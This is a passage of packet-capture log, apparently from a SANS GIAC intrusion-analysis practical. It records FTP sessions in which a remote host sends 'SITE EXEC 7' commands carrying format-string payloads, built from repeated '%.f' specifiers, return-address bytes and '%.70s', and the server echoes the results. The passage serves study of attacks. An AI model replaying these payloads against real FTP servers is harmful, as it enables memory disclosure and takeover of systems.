66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 5F 5F  %.f%.f%.f%.f%d__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30 73 0A     ____%%|x|%.70s.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.399995 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1693 IpLen:20 DgmLen:697 DF
***AP*** Seq: 0xEBCDBDB9  Ack: 0xCF788CA2  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673456 237391992
32 30 30 2D 37 20 E0 DF FF BF 2D 32 2D 32 30 30  200-7 ....-2-200
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  00000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
32 33 36 31 36 36 31 31 5F 5F 5F 5F 5F 5F 5F 5F  23616611________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C  ______________%|
78 7C 11 0D 0A                                   x|...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.501988 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16724 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF788CA2  Ack: 0xEBCDC03E  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392005 29673456

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.505317 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1694 IpLen:20 DgmLen:569 DF
***AP*** Seq: 0xEBCDC03E  Ack: 0xCF788CA2  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673466 237392005
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
E0 DF FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  ....%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  d______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
73 27 29 0D 0A                                   s')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.572735 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16725 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF788CA2  Ack: 0xEBCDC243  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392012 29673466

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.587709 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16726 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF788CA2  Ack: 0xEBCDC243  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392012 29673466
53 49 54 45 20 45 58 45 43 20 37 20 9A DF FF FF  SITE EXEC 7 ....
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 5F 5F  %.f%.f%.f%.f%d__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30 73 0A     ____%%|x|%.70s.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.604229 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1695 IpLen:20 DgmLen:696 DF
***AP*** Seq: 0xEBCDC243  Ack: 0xCF788EA1  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673474 237392012
32 30 30 2D 37 20 9A DF FF BF 2D 32 2D 32 30 30  200-7 ....-2-200
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  00000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
32 33 36 31 36 36 31 31 5F 5F 5F 5F 5F 5F 5F 5F  23616611________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C     _______________%|
78 7C 0D 0A                                      x|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.671796 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16728 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF788EA1  Ack: 0xEBCDC4C7  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392022 29673474

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.673891 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1696 IpLen:20 DgmLen:569 DF
***AP*** Seq: 0xEBCDC4C7  Ack: 0xCF788EA1  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673483 237392022
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
9A DF FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  ....%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  d_______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
73 27 29 0D 0A                                   s')..
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.741502 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16729 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF788EA1  Ack: 0xEBCDC6CC  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392029 29673483

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.754999 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16730 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF788EA1  Ack: 0xEBCDC6CC  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392029 29673483
53 49 54 45 20 45 58 45 43 20 37 20 54 DF FF FF  SITE EXEC 7 T...
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 5F 5F  %.f%.f%.f%.f%d__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30 73 0A     ____%%|x|%.70s.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.792131 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1697 IpLen:20 DgmLen:696 DF
***AP*** Seq: 0xEBCDC6CC  Ack: 0xCF7890A0  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673489 237392029
32 30 30 2D 37 20 54 DF FF BF 2D 32 2D 32 30 30  200-7 T...-2-200
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  0000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
